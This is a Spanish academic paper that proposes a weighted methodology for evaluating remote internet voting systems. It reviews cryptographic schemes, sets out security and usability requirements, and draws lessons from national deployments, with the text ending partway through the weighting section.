24071 León, España.
jahera@unileon.es

Abstract- **La implantación del Voto Electrónico Remoto en procesos electorales se está produciendo a un ritmo más lento de lo esperado. Uno de los factores principales que explica el retraso es la elevada atomización de los sistemas existentes, derivada de una falta de armonización en la materia. En el presente paper se presenta la primera metodología avanzada de evaluación de sistemas de Voto Electrónico Remoto (en conocimiento de los autores) para tratar de establecerse como un nuevo referente y contribuir a la solución de los problemas arriba planteados.**

***Index Terms*- ciberseguridad, ciberdemocracia, e-democracy, internet voting, Voto Electrónico Remoto.**

Tipo de contribución: *Investigación en desarrollo*

I. INTRODUCCIÓN

Las Tecnologías de la Información y la Comunicación (TIC) han supuesto un avance incontestable en multitud de ámbitos de la sociedad: medicina, logística, ocio, entorno laboral, *e-commerce*, *e-banking* etc.

En el ámbito de la *e-democracia*, los avances no han sido tan rápidos como cabría esperar, especialmente en lo referente a la posibilidad de ejercer el derecho de voto a través de medios electrónicos; el denominado *e-voting*.

Las causas son variadas y complejas, pero entre ellas destaca la elevada dificultad para reproducir mediante la utilización de dispositivos electrónicos el proceso de votación de una manera verificable y que simultáneamente respete la irrenunciable privacidad del votante.

También la naturaleza intrínseca de unas elecciones vinculantes en el ámbito político contribuye al lento avance de los sistemas de voto electrónico. El ejercicio del voto supone la base de la democracia y de un Estado de Derecho, en la medida que otorga a los gobernantes elegidos el poder y la responsabilidad de promulgar las leyes que van a regir todos los ámbitos de ese territorio. Lo que está en juego es tan importante que las precauciones que se toman son muchas, afectando al ritmo de implantación.

Los ataques desde el extranjero a elecciones que han utilizado algún tipo de voto electrónico [1] han sido un recordatorio constante de la importancia de la seguridad para proteger los procesos electorales democráticos, más incluso en la época actual, con crecientes conflictos geopolíticos e intereses cruzados.

Es por ello que al sector de las TIC aplicado a los procesos de votación se le deben exigir los requisitos más estrictos de funcionamiento. A fin de cuentas, un error en un envío de un pedido de comercio electrónico o incluso en una transacción bancaria es reversible. No es así (o al menos no tan sencillo) en el caso de unas elecciones políticas vinculantes donde si se descubre con posterioridad a formar gobierno que fueron manipuladas, podrían ya haberse producido cambios legislativos que afectasen a los ámbitos más sensibles del país (Defensa, Constitución etc.) y que serían muy difíciles de revertir.

La polémica de las votaciones presidenciales estadounidenses del año 2000 [2] supuso una llamada de atención muy fuerte sobre la necesidad de mejorar la tecnología aplicada a los procesos de votación y un empujón al desarrollo de sistemas de voto electrónico en numerosos países.

El presente trabajo es parte de la tesis doctoral del autor David Y. Marcos del Blanco sobre el desarrollo de una metodología de evaluación de sistemas de voto electrónico remoto (VER) y su aplicación a los más destacados.

A. Contribución

La gran variedad de sistemas y estándares en el campo del voto electrónico ha conformado un panorama atomizado y de escasa armonización. Únicamente en 2015, la IEEE ha reactivado el comité 1622 sobre estándares de votación [3].

Aun así, subsisten multitud de soluciones previas muy heterogéneas que no se han analizado de una manera protocolizada. Persiste por tanto la necesidad de implementar una metodología de evaluación firmemente basada en los principios matemáticos y criptográficos aplicados al Voto Electrónico Remoto (VER en adelante).

En el presente trabajo se desarrolla la que, en conocimiento de los autores, es la primera metodología avanzada de evaluación de sistemas de voto electrónico remoto.

B. Estructura del trabajo

En el apartado I se realiza una introducción al campo de la ciberseguridad aplicada a los procesos electorales en lo que se conoce como ciberdemocracia o *e-democracy*. En el apartado II se hace un somero repaso de las principales definiciones y building blocks referidos al voto electrónico de aplicación en el presente trabajo.

En el apartado III se detallan los principales requisitos de todo sistema de voto electrónico remoto, diferenciando entre

los que son de obligado cumplimiento y los que se puntúan en función de su grado de implementación.

El capítulo IV está dedicado a un breve repaso de las experiencias reales más destacadas de aplicación de VER a elecciones vinculantes en el ámbito político.

En el apartado V se definen una serie de criterios adicionales de evaluación que se han obtenido como consecuencia de las experiencias reales explicadas en el capítulo anterior.

Una vez se dispone de los requisitos y de los criterios adicionales, se está en disposición de asignar una ponderación a cada uno de ellos y configurar la metodología avanzada de evaluación que se detalla en el apartado VI.

Por último, el capítulo VII está reservado a las conclusiones extraídas del presente trabajo.

II. DEFINICIONES Y BUILDING BLOCKS

En este trabajo, se define como Voto Electrónico Remoto (VER): *"Aquel sistema de votación que se produce en un entorno remoto y no controlado, por medios electrónicos y en el que el voto es enviado total o parcialmente a través de una conexión a internet desde un ordenador personal o dispositivo móvil que no es una máquina de votación especializada"*.

En el presente paper queda por tanto fuera de la definición de VER aquél que se produce en un entorno controlado y/o a través de un dispositivo específicamente diseñado y preparado para votar. Invitamos al lector que quiera profundizar en esta última tipología, referirse al trabajo del profesor Dr. Luis Panizo [4].

A. Componentes de un sistema de VER

A continuación se pasa a definir los componentes de un esquema típico de VER. Dependiendo de cada sistema, puede ser que alguno de ellos no se encuentre, o que haya otros que aquí no se especifican como por ejemplo un generador de recibos. Se trata por tanto de una aproximación al caso más estándar. Todos los componentes menos el votante pueden tratarse de una única unidad o bien de un sistema distribuido para aumentar la seguridad (o bien la capacidad de ataque en el caso del atacante):

Votante: Es la persona que, tras autenticarse, elige a su(s) candidato(s) del listado de candidatos y envía su voto (preferiblemente encriptado) a través de su ordenador personal o dispositivo electrónico.

Urna electrónica: Depende de cada esquema, pero en el caso más habitual es el servidor o servidores que recibe(n) los votos encriptados de todos los votantes autenticados.

Servicio de desencriptación: Comprende el(los) servidor(es) encargado de recibir los votos encriptados, desencriptarlos, mezclarlos para romper el vínculo entre votante y voto, recontarlos y publicar el resultado.

Autoridad: Es la entidad encargada de llevar a cabo las elecciones de acuerdo a las leyes y protocolos establecidos. En la mayoría de los casos existen varias autoridades en un sistema de VER y una potencial colusión es una fuente muy importante de vulnerabilidades.

Auditor: Es la parte externa e independiente encargada de verificar que todo el proceso y sus componentes, incluidas las autoridades, funcionan de acuerdo a lo estipulado en el reglamento y los protocolos.

Tablón: Es el lugar donde se publica el conjunto de los votos contados. Para evitar comprometer la privacidad del votante, no se suele incluir el voto en sí mismo sino un hash del mismo. El votante puede comprobar con un recibo que su voto ha sido contado. Existe numerosa bibliografía sobre sistemas que implementan tablones y los problemas asociados para garantizar la resistencia a la coerción [5] [6] [7].

Adversario: Entidad maliciosa que trata de atacar y manipular las elecciones en su propio beneficio.

B. Fases de un sistema de VER

De una manera análoga al caso de los componentes de un sistema de VER, las distintas fases y su implementación pueden variar de unos casos a otros. No obstante el esquema más habitual incluye los siguientes pasos:

Inicialización/Preparación: Llevada a cabo por las autoridades, supone la ejecución del protocolo de inicialización. Engloba entre otras las siguientes acciones: actualización del censo, diseño de los votos, envío de información previa/notificaciones para la autenticación, puesta a punto y testeado de todos los componentes del sistema, organización de los medios humanos y materiales, cálculo de las claves pública y privada de las elecciones etc.

Registro/Autenticación: Cada votante tiene que registrarse y autenticarse de la manera que establezca el sistema de VER. Normalmente incluye alguna información personal del votante o que ha decidido libremente (un password, un código numérico o PIN etc.) y algún tipo de información aleatoria y única que ha recibido de las autoridades.

Votación: El votante elige a su(s) candidato(s), encripta su voto, generalmente con su clave privada además de la pública de las elecciones (depende de cada sistema) y lo envía a la urna.

Recuento: Una vez concluye el período de VER, se recuentan los votos y se publica el resultado (que haya que desencriptar primero los votos antes de recontarlos o no, depende del esquema de VER implementado. Los más importantes se detallan en el siguiente punto *C. Principales esquemas de VER*.

Verificación**:** Es habitual en muchos sistemas de VER que se permita algún tipo de verificación (individual, universal, extremo a extremo).

Auditoría: Externa e independiente. Como prueba de integridad de los resultados y de que se han seguido los protocolos y las especificaciones. Sirve para garantizar que se cumplen las propiedades necesarias de un sistema de VER y en qué medida.

C. Principales esquemas de VER

Firma ciega: Los esquemas de firma ciega fueron introducidos por D. Chaum en [8]. Su uso originalmente estaba dirigido a pagos telemáticos si bien en 1992 Fujioka et al. [9] lo aplicaron a un sistema de votación.

Se trata de un tipo de firma digital en el que la autoridad firma el mensaje sin conocer su contenido. Con frecuencia se usa el símil del papel calco: El emisor envuelve el mensaje en papel calco y lo cierra. Si la identificación del emisor es correcta, la autoridad firma sobre el papel calco sin conocer el contenido. Para que un mensaje sea considerado válido, deberá incluir la firma de la autoridad. Un esquema de firma ciega basado en la firma RSA sería [10]:

Sean (*N, e*) y (*N, d*) respectivamente la clave pública y privada de la autoridad.

El emisor genera un valor aleatorio *r* de tal manera que el mcd(*r, N*) = 1 y envía a la autoridad:

$$v' = v \cdot r^e \bmod N \quad (1)$$

Se usa por tanto el valor *r* para ocultar o cegar (*blind*) el voto *v* a la autoridad.

La autoridad firma el voto oculto y devuelve *s'*

$$s' = (v')^d \bmod N = v^d \cdot (r^e)^d \bmod N \quad (2)$$

Como el emisor conoce *r* puede *des-ocultar* el voto para obtener la firma s

$$s = s' \cdot r^{-1} \bmod N = v^d \cdot r \cdot r^{-1} = v^d \bmod N \quad (3)$$

Una vez que el emisor recibe el voto firmado por la autoridad, lo puede enviar a unas redes de mezclado para romper el vínculo voto-votante.

Los esquemas de firma ciega son los más eficientes de todos, pero sus limitaciones a la hora de garantizar la verificabilidad universal así como la necesidad de canales de comunicación anónimos (difíciles de conseguir en la práctica), hacen que sean los menos utilizados actualmente en sistemas de VER [13].

Encriptación homomórfica**:** En los esquemas de encriptación homomórfica (EEH), se explotan las propiedades homomórficas para realizar operaciones sobre votos encriptados, sin tener que desencriptarlos individualmente.

Uno de los más ampliamente utilizados es el criptosistema de ElGamal [12].Originariamente, ElGamal posee la propiedad homomórfica multiplicativa pero para el recuento de votos se utiliza una ligera variante que es homomórfica aditiva y que es la que permite la suma de votos encriptados:

Sea un grupo conmutativo $\mathbb{G}$ de orden $|G| = q$. La clave pública es ($\mathbb{G}$, *q*, *g*, *h*), siendo *g* un generador de $\mathbb{G}$, $h = g^x$. *x* es la clave privada.

Sea la encriptación de un voto *v*

$$E(v) = (\alpha, \beta) = (g^r, g^v \cdot h^r) \quad (4)$$

siendo *r* un valor aleatorio $r \in \{0, 1, \ldots, q - 1\}$.

Para dos votos v_1 y v_2 encriptados como:

$$E(v_1) = (\alpha_1, \beta_1) = (g^{r_1}, g^{v_1} \cdot h^{r_1}) \quad (5)$$

$$E(v_2) = (\alpha_2, \beta_2) = (g^{r_2}, g^{v_2} \cdot h^{r_2}) \quad (6)$$

La propiedad homomórfica aditiva es:

$$E(v_1) \cdot E(v_2) = (\alpha_1, \beta_1) \cdot (\alpha_2, \beta_2) = (g^{r_1}, g^{v_1} \cdot h^{r_1}) \cdot (g^{r_2}, g^{v_2} \cdot h^{r_2}) \quad (7)$$

$$= (g^{r_1+r_2}, g^{v_1+v_2} \cdot h^{r_1+r_2}) = E(v_1 + v_2) \quad (8)$$

Entre las ventajas de los sistemas de VER que utilizan EEH se encuentran: al operar sobre votos encriptados no es necesario un canal anónimo (a diferencia del esquema de firma ciega), el proceso de recuento es muy eficiente (no hay que desencriptar los votos uno a uno antes de recontarlos) y no es necesario esperar al cierre de las urnas para comenzar el recuento.

Los inconvenientes más destacados son: la necesidad de que el votante compute pruebas de conocimiento cero [14] [15] [16] suficientemente seguras en su equipo personal, lo que no suele ser viable; además, la implantación de un EEH suficientemente distribuido y seguro acarrea un coste superior al de un esquema de mixnets.

Adicionalmente, el coste de verificación en este tipo de esquemas tiene una fuerte correlación con el número de candidatos, por lo que en elecciones con un elevado número de opciones como en las de Nueva Gales del Sur (donde en ocasiones hay que ordenar centenares de candidatos) los esquemas de EEH son más ineficientes.

Incluso con los inconvenientes arriba descritos, los EEH son una de las dos familias de esquemas más utilizadas en la actualidad en sistemas de VER junto con los de mix-nets.

Algunos ejemplos notables de su aplicación en sistemas de VER son el sistema *ivote* australiano, las experiencias de VER en Noruega o el muy reconocido *Helios Voting* [34].

Redes de mezclado o mix-nets: Introducidas en 1981 por D. Chaum [17], una red de mezclado o mix-net define una secuencia de servidores en el que cada uno de ellos recibe como input un conjunto de textos cifrados (en el caso del VER votos encriptados) obtenidos a través de protocolos de clave pública, los re-encripta, los mezcla de acuerdo a una permutación secreta y envía el output al siguiente servidor, que procede de la misma manera.

En realidad, el modelo definido en el párrafo anterior se refiere a una mix-net de re-encriptado, que es el modelo más utilizado en los sistemas de VER. El motivo es que, a diferencia de las mix-nets de desencriptado, basta con que un único servidor sea honesto para garantizar el anonimato del voto.

Para verificar que cada servidor es honesto, se llevan a cabo pruebas de conocimiento cero en cada uno de ellos, aumentando considerablemente la complejidad computacional del sistema.

Las redes de mezclado constituyen el segundo gran grupo de esquemas aplicados a sistemas de VER junto con la encriptación homomórfica.

Una de las grandes ventajas de la introducción de mixnets es que permiten romper de manera eficiente el vínculo votante-voto y son más versátiles que los sistemas basados en EEH, sobre todo para elecciones con multitud de opciones.

Por otra parte, el hecho de que las pruebas de conocimiento cero no se realicen en el ordenador del votante descarga de tarea computacional a equipos no diseñados para ese tipo de operaciones. A mayores, es más fácil conseguir verificación universal al ser públicos los outputs de cada servidor mix-net.

En cuanto a las desventajas, liberar al votante de carga computacional implica que la necesidad de recursos del propio sistema de VER es mayor que en un EEH. Por otro lado, el recuento no puede comenzar hasta que no se hayan cerrado las urnas (el último servidor ha realizado su encriptación y mezclado sobre el último voto emitido) lo que puede acarrear retrasos importantes en elecciones grandes. Por último, el esquema de mix-nets es más vulnerable a ataques distribuidos de denegación de servicio.

III. REQUISITOS DE UN SISTEMA DE VOTO ELECTRÓNICO REMOTO

Una vez introducido el VER y tras haber detallado los principales componentes, fases y esquemas, se está en disposición de abordar los requisitos que todo sistema de VER debe cumplir.

Los primeros años 2000 trajeron consigo la proliferación de nuevos sistemas de VER abordados desde diferentes ópticas y respondiendo a distintos requerimientos. En la actualidad, se ha ido produciendo una cierta convergencia de criterios aunque todavía subsisten diferencias entre autores [18] [19]. Una idea básica es que un sistema de VER debe proteger simultáneamente integridad y privacidad, antagónicas entre sí [2] [34] [35] [36] [37].

El artículo 68 de la Constitución Española establece que *"El Congreso se compone de un mínimo de 300 y un máximo de 400 Diputados, elegidos por sufragio universal, libre, igual, directo y secreto"*.

Las propiedades de un sistema de VER que corresponden a las características del voto según la Constitución son: la verificabilidad extremo a extremo (end-to-end verifiability o E2Ev en adelante) en lo que concierte a que el sufragio sea universal, libre, igual y directo y la privacidad que se corresponde con el voto secreto.

Por lo que respecta a la E2Ev, es el medio de conseguir proteger la integridad de la votación. Las tres condiciones que debe reunir un sistema de VER para ser considerado E2Ev son [20]: i) cada voto es emitido como estaba planeado ii) guardado como se emitió y iii) contado como se ha guardado. Se reproduce también su transcripción al inglés, mucho más habitual y reconocible: *i) cast as intended ii) recorded as cast iii) counted as recorded.*

Además, cualquier votante y verificador externo tiene que ser capaz de comprobar las citadas 3 condiciones independientemente del software utilizado [2].

Por lo que respecta a la privacidad, el hecho de que la acción de votar se lleva a cabo en un entorno remoto y no controlado contribuye a aumentar la dificultad de su preservación.

El VER no introduce el problema de la venta de votos y/o la coerción, pero ciertamente establece unas condiciones que facilitan la labor a un potencial atacante. Por ello, garantizar que el sistema de VER mantiene un nivel suficiente de privacidad reforzada es fundamental para poder ser usado en elecciones vinculantes con garantías.

La salvaguarda de la privacidad en los sistemas de VER ha sido objeto de numerosos trabajos destacados desde las primeras pruebas piloto [5] [21], que han conformado una categorización de la misma en tres niveles:

1. Privacidad del voto: El voto de un votante no es revelado a nadie.
2. Ausencia de recibo: Un votante no puede obtener información que pueda ser utilizada para probar a un atacante en qué modo votó.
3. Resistencia a la coerción: Un votante no tiene manera de demostrar al coercionador cómo votó, incluso si el votante estuviese colaborando con el atacante activa y voluntariamente.

Para decidir el nivel exigible a un sistema de VER, Hirt y Sako en [6] fueron los primeros en demostrar que la ausencia de recibo no es suficiente para garantizar la privacidad. En consecuencia, el nivel a exigir es la resistencia a la coerción (RC en adelante).

Se puede por tanto concluir que los dos requerimientos *"sine qua non"* de todo sistema de VER, encargados de garantizar los requisitos de una votación vinculante son: E2Ev y la RC. Al tratarse de requisitos imprescindibles, su valoración será en términos de "cumple" o "no cumple".

Además de la E2Ev y la RC, existen otros requisitos de gran importancia y que pueden encontrarse implementados en mayor o menor medida: inviolabilidad, usabilidad, monitorización/auditoría, operacional software y escalabilidad.

a. Inviolabilidad: hace referencia al concepto más general de seguridad del sistema (sistemas de autenticación, claves de un solo uso, prohibición de acceso desde terceras aplicaciones etc). Se valora el rigor de los protocolos de seguridad tanto en el diseño como en la implementación y la mejora continua a través de los feedback de los errores que se producirán.

También se tiene en cuenta la filosofía de distribución de atribuciones y responsabilidades (sobre todo en los nodos críticos) para tratar de reducir al máximo el riesgo de acumulación de poder y colusión entre las partes.

b. Usabilidad: El Consejo de Europa nos recuerda en [22] que uno de los objetivos principales del VER es facilitar el voto a quien le resulta más complicado (colectivos con limitaciones visuales, auditivas, personas de edad avanzada etc.). Ellos son quienes más pueden beneficiarse de los sistemas de VER y por tanto deben ser tenidos en cuenta en todos los estadios del desarrollo.

Acemyan et al. mostraron en [23] que varios de los sistemas de VER más conocidos son percibidos por los usuarios como excesivamente complejos, propiciando que un porcentaje alto de ellos no pudieran votar correctamente.

c. Monitorización/Auditoría: Toda votación vinculante implica una cesión de poder a la parte vencedora. Dicha cesión alcanza su máximo en las elecciones vinculantes de carácter político de un país. Existen pues multitud de partes que podrían estar tentadas de influir en su resultado en beneficio propio.

Por ello, las labores de monitorización y auditoría de un sistema de VER son críticas y han de ser realizadas a cabo

por partes externas, independientes y a lo largo de toda la vida del proyecto, desde el diseño a la implementación y su mejora continua.

Se valora la existencia de protocolos de auditoría y monitorización desde el inicio del proyecto, así como el grado de independencia y distribución de funciones, la existencia de tests o "*bancos de pruebas"* y la generación de informes periódicos no modificables ni borrables.

d. Desarrollo software: No se debe olvidar que cuando se habla de un sistema de VER, al fin y al cabo se hace referencia a un software de elevada complejidad con una serie de protocolos de actuación asociados.

Por ello, la manera en la que se traslada al código fuente todos los requerimientos, políticas y atributos es de una importancia capital.

Se tiene en cuenta: una correcta ingeniería del software, la compatibilidad del sistema, los accesos desde terceros programas, la distribución de permisos, una correcta implementación de las primitivas criptográficas así como la disponibilidad del código fuente por parte de la comunidad científica (aunque sea previa firma de un acuerdo de confidencialidad) etc.

e. Escalabilidad: Hace referencia a la necesidad de testar el sistema en condiciones lo más cercanas posibles a las elecciones reales, o incluso más duras.

En ocasiones se extrapolan necesidades temporales o de recursos de una primitiva criptográfica que fallan al llevarse a la práctica. Lo mismo sucede con el resto de recursos necesarios para un sistema de VER (tanto hardware como de recursos humanos, instalaciones etc.) En la parte software, se deberá prestar especial atención a las operaciones más críticas tales como la autenticación de usuarios, la encriptación, desencriptación y recuentos de votos o las primitivas de las mix-nets si las hubiese.

En resumen, el sistema de VER a utilizar debe haber sido testado previamente en condiciones al menos tan exigentes como las de las elecciones en las que va a ser utilizado, sin confiar su correcto funcionamiento a una "teórica" escalabilidad.

En conclusión y a falta de añadir los criterios adicionales derivados de las experiencias reales en elecciones vinculantes de carácter político, los requisitos de un sistema de VER son:

E2Ev y RC como requerimientos *sine-qua-non* que se valoran en términos de "apto" o "no apto" y la inviolabilidad, usabilidad, monitorización/auditoría, desarrollo software y escalabilidad como requisitos que podrán encontrarse implementados en distintos grados según el sistema.

IV. Experiencias destacadas de VER

Desde principios del siglo XXI, varios países han ido incorporando sistemas de VER como una opción más para ejercer el derecho de voto.

Cada país lo ha planteado de distinta manera: algunos de ellos han priorizado a los ciudadanos no residentes (Estados Unidos, Francia, Suiza etc.), mientras otros han delimitado su uso al nivel local o regional (Canadá o Australia).

Varios de ellos se subieron al "boom" de principios de los 2000 y con posterioridad abandonaron su uso; tal es el caso de Holanda, Reino Unido, Noruega o Alemania.

Por limitaciones de espacio, se van a repasar someramente los aspectos principales de los países que más decididamente han apostado por el VER: Estonia, Noruega, Canadá, Suiza y Australia.

Estonia: Ha sido el país que más claramente ha apostado por el VER desde su primera prueba en 2005. Una generalizada implantación de su sistema de ID Card electrónica desde 2002, unida a un tamaño y distribución de país "manejables" ha facilitado el desarrollo del VER en un breve lapso de tiempo.

La utilización del VER ha ido en aumento y desde el año 2011 supera el 20% del total de votos emitidos, habiendo llegado al 30% en las Elecciones Europeas de 2014 y las Elecciones Generales de 2015 [24].

El sistema estonio permite la verificación por parte del votante a través del teléfono móvil mediante el uso de códigos QR para incrementar la seguridad.

En noviembre de 2014, D. Springall et al. publicaron un trabajo en el que detallaban su labor como observadores en las elecciones locales de 2013 y apuntaban a importantes fallos de seguridad a varios niveles [25]. Las autoridades estonias consideraron que tanto el trabajo como la manera en la que se presentó eran un ataque a la reputación del país y un intento de desprestigiar su sistema de VER.

El gobierno estonio ha seguido utilizando su sistema de VER y no se han reportado ataques a gran escala contra él. Aun así, ello no debería ser excusa para no mejorar la herramienta existente, subsanando las vulnerabilidades halladas.

En cualquier caso, la decidida apuesta de Estonia por el VER y su larga experiencia suponen una valiosa fuente de información para expertos e investigadores.

Noruega: El caso noruego presenta importantes diferencias con el estonio. En Noruega, las autoridades apostaron desde un principio por incluir a expertos e investigadores independientes en el diseño y desarrollo del sistema.

Además, realizaron una labor muy destacable para garantizar la transparencia de todo el proceso de evaluación y adjudicación del proyecto.

En concreto, desde que se organizó un grupo de trabajo en el Parlamento Noruego hasta que se inició el proyecto pasaron más de 3 años (2004-2008). Posteriormente, desde el inicio del proyecto hasta el primer uso real en unas elecciones pasaron otros 3 años (2008-2011).

Por tanto, las autoridades noruegas asumieron desde un primer momento que había que ofrecer un servicio de garantías a la ciudadanía y no escatimaron tiempo ni recursos para EVALUAR si el VER era adecuado, optando por el código abierto para que cualquier parte interesada pudiese revisarlo.

El sistema incluía un envío previo de documentación con códigos aleatorios de comprobación. Además, tras haber votado, el votante recibía un SMS con el código

correspondiente a su opción elegida, que debía coincidir con el de la documentación recibida con anterioridad a las elecciones.

El VER fue utilizado en dos ocasiones (Elecciones Locales de 2011 y Elecciones Parlamentarias de 2013) y el proyecto fue cancelado en 2014. Los responsables del mismo defienden que se ha cancelado por una decisión política (el partido actualmente en el gobierno tradicionalmente no ha sido partidario del VER), mientras que desde el gobierno se asegura que los fallos y debilidades encontrados en el sistema fueron los causantes de su cancelación [26] [27].

Sea como fuere, el modo en que Noruega ha abordado la implantación del VER es un ejemplo a seguir en cuanto a planificación, transparencia y ejecución.

Canadá: En Canadá, a diferencia de los dos casos anteriores, no existe ni legislación ni coordinación a nivel nacional o provincial/regional y no hay previsión de que exista al menos hasta 2019 [28].

Al tratarse de un país con una importante descentralización administrativa, cada municipalidad tiene bastante libertad a la hora de implementar o no sistemas de VER. Las dos más grandes en adoptarlo han sido Markham (~300,000 habitantes) en Ontario y Halifax en Nueva Escocia (~390.000 habitantes).

Pese a haber gestionado más de 2 millones de sufragios de de VER, la gran atomización y mejorable documentación existente hacen difícil extraer reflexiones concluyentes.

Es necesario el establecimiento de unos estándares y reglas comunes para que el VER alcance su potencial en Canadá, tal y como apuntan Goodman et al. [29].

Suiza: El caso suizo también presenta una idiosincrasia única, empezando por la existencia de prácticas de democracia directa en forma de referendos. En consecuencia, un ciudadano suizo vota de media 3-4 veces al año.

En lo referente al VER y a diferencia de Canadá o Australia, el gobierno federal asumió desde un principio un papel muy activo en el establecimiento y coordinación de la legislación desde los primeros pasos en el año 2000.

En Suiza conviven 3 implementaciones de VER: la del cantón de Ginebra, la del cantón de Zurich (actualmente en stand-by debido a un potencial caso de espionaje por parte de la National Security Agency americana [30]) y la del cantón de Neuchâtel. Entre todas suman 14 cantones adheridos de una u otra manera.

La aportación más interesante de Suiza al VER ha sido el establecimiento de unos requerimientos relativos a la verificabilidad de los sistemas de VER y un porcentaje máximo de introducción del mismo en función a su desempeño.

En total, los cantones que han introducido el VER han gestionado más de 260.000 votos, principalmente de sus ciudadanos no residentes [31].

Australia: La experiencia de Australia es menor a la de los casos anteriores. Aun así, han gestionado la votación con el mayor número de votos emitidos a través de un sistema de VER con más de 280.000 votos en las Elecciones Generales Estatales de Nueva Gales del Sur (NGS) en 2015.

Con anterioridad, se había producido una prueba piloto minoritaria entre unos 2.000 efectivos de las Fuerzas Armadas Australianas en 2007, si bien no se usó la *World Wide Web* y fue cancelado en 2009 por su elevado coste.

La siguiente experiencia fueron las Elecciones Estatales de NGS de 2011 y se emitieron 44.605 votos con la herramienta de VER. La tercera y última fueron las ya citadas Elecciones Estatales de 2015.

Por lo que respecta al sistema en sí, las autoridades de NGS no consideran relevante el riesgo de coerción, por lo que no se ofrece protección al respecto, hasta el punto de permitir el voto telefónico y la verificación telefónica, ambas opciones fuertemente desaconsejadas por los expertos.

Además, han surgido informes advirtiendo de vulnerabilidades importantes que podrían haber dado lugar a ataques masivos (sobre los que no se tiene constancia actualmente) [32] y que deberían solventarse para poder ofrecer a los votantes australianos un sistema lo más avanzado posible

De todos modos, el caso de NGS es una fuente muy interesante de información al haber gestionado las elecciones con utilización de VER más grandes hasta el momento.

En la siguiente *Tabla I* se presentan las cifras más relevantes de los países estudiados:

Tabla I
EXPERIENCIAS RELEVANTES DE VER EN ELECCIONES VINCULANTES EN EL ÁMBITO POLÍTICO

País	Período	No. de elecciones	Total de votos
Estonia	2003-	8	756.277
Noruega	2008-2014	2	97.644
Canadá	2003-	>200	>2.000.000
Suiza	2003-	>200	>260.000
Australia	2007-	3	326.689

V. CRITERIOS ADICIONALES EXTRAÍDOS DE LAS EXPERIENCIAS REALES EN ELECCIONES VINCULANTES

Tras repasar en el apartado anterior las principales experiencias de VER, se está en posición de extraer de ellas una serie de criterios adicionales a tener en cuenta para la metodología de evaluación de sistemas de VER.

Dichos criterios son: desarrollo ex-software, protocolo contra ataques, versatilidad, coste y mantenimiento.

a. Desarrollo ex-software: Como complemento inseparable al requisito de desarrollo software aparece la necesidad de un correcto diseño e implementación de todos los componentes del sistema que no sean propiamente el software (de ahí la denominación ex-software).

La experiencia ha mostrado prácticas tan poco seguras como un deficiente control de accesos, protocolos opacos de recuento o credenciales de autoridades a la vista de cualquier persona [25] [32]. Por ello los protocolos ex-software deben diseñarse, implementarse y actualizarse de manera paralela al resto del proyecto. Se valorará la existencia de protocolos seguros de: distribución de credenciales, permisos y responsabilidades, de control de accesos y vigilancia, de auditoría y de *backup* entre otros.

b. Protocolo contra ataques: Nuevamente la experiencia demuestra que los ataques a sistemas de VER son un evento habitual, agravado por el auge de la *"cyberwarfare"* en los últimos años [1] [33].

Últimamente están apareciendo ataques del tipo *"zero-day exploits"* a la carta puesto que para los atacantes es mucho más rentable explotar las vulnerabilidades de esa manera en vez de revelar las brechas de seguridad a las empresas desarrolladoras a cambio de una recompensa.

En consecuencia, se valorará la existencia de protocolos específicos contra los ataques conocidos hasta la fecha así como de prevención contra la tipología de ataque más susceptible según el esquema de VER aplicado.

c. Versatilidad: En una doble vertiente: i) un sistema que disponga de versiones adaptadas según la tipología de votación será mejor valorado ii) la existencia de implementaciones específicas para ayudar a los colectivos más susceptibles de beneficiarse del VER tal y como se explica en el requerimiento de usabilidad.

d. Coste: Al igual que cualquier otro proyecto, un sistema de VER tiene asociado un presupuesto que debe cumplir. Dicho presupuesto tiene un elevado impacto sobre la calidad del producto.

Teniendo en cuenta que el sistema de VER es el garante de los derechos democráticos de los votantes, desde este trabajo se considera que es preferible esperar a tener los suficientes recursos antes que arrancar el proyecto sin los medios necesarios. Lo que está en juego es demasiado importante como para ser puesto en riesgo.

e. Mantenimiento: Al igual que la versatilidad, el mantenimiento se aborda desde una doble vertiente: i) la actualización constante del propio sistema de VER tanto software como ex-software ii) la correcta previsión y manejo de la conocida como *"everlasting privacy"* o privacidad a largo plazo.

Tras definir los criterios adicionales de un sistema de VER extraídos de más de 15 años de experiencias reales en elecciones vinculantes en el ámbito político, se está en disposición de definir la metodología avanzada de evaluación de soluciones de Voto Electrónico Remoto.

VI. METODOLOGÍA Y PONDERACIÓN

Para conformar la metodología de evaluación, se tienen en cuenta tanto los requerimientos más *"apriorísticos"* detallados en el apartado III como los derivados de la gestión de millones de votos en comicios vinculantes reales en los últimos años.

Por tanto, el conjunto de factores a tener en cuenta para la metodología son: E2Ev, RC, inviolabilidad, usabilidad, monitorización/auditoría, desarrollo software, escalabilidad, desarrollo ex-software, protocolo contra ataques, versatilidad, coste y mantenimiento.

A lo largo del presente trabajo se ha dejado entrever, pero el lector adivinará que no todos los criterios son igual de importantes y por ello, para afinar todavía más la metodología, se le asigna a cada uno una ponderación acorde a su relevancia y a la experiencia de los autores del presente trabajo durante más de 10 años en experiencias reales de VER:

E2Ev y RC**:** ambas son propiedades imprescindibles de cualquier sistema de VER en tanto que garantizan las propiedades de los sufragios tal y como lo establece la Constitución. Por ello, su valoración es en términos de "cumple" (○) o bien "no cumple" (**×**). En el caso de que se cumpla el criterio bajo unas premisas más o menos optimistas, se valorará la opción "cumple bajo ciertas premisas", representada como Δ**.**

Inviolabilidad: La política de seguridad de un sistema de VER puede implementarse en distintos grados pero por su importancia e influencia sobre el resto de criterios, su ponderación es de **12 puntos**, reservada a las propiedades más importantes.

Usabilidad: Teniendo presentes las indicaciones del Consejo de Europa [22] y la especial responsabilidad del VER para con los sectores más desfavorecidos y que más se pueden beneficiar de su introducción, su ponderación no es igual al de los criterios más importantes. Se le otorgan **8 puntos.**

Monitorización/Auditoría: Representa la salvaguarda que garantiza que el sistema y todos sus componentes actúan de acuerdo a lo previsto. En caso contrario aporta la información necesaria para subsanar los errores. Por todo ello su ponderación es la máxima, **12 puntos**.

Desarrollo software: Sintetiza la forma de plasmar "negro sobre blanco" los requisitos del sistema de VER. De su desempeño depende en buena medida el éxito o fracaso de unas elecciones. Por tanto, al igual que la monitorización/auditoría y la inviolabilidad, tiene asignado el mayor peso: **12 puntos**.

Escalabilidad: De manera análoga a la usabilidad, tiene una gran importancia en el correcto funcionamiento del sistema. No obstante y en comparación, su criticidad es menor a la de otros factores. Por ello, su ponderación es de 8 puntos.

Desarrollo ex-software: Como complemento inseparable del desarrollo software tanto en el diseño como la implementación y la actualización, su influencia sobre el resto de propiedades hace que se le asigne el mayor peso: **12 puntos**.

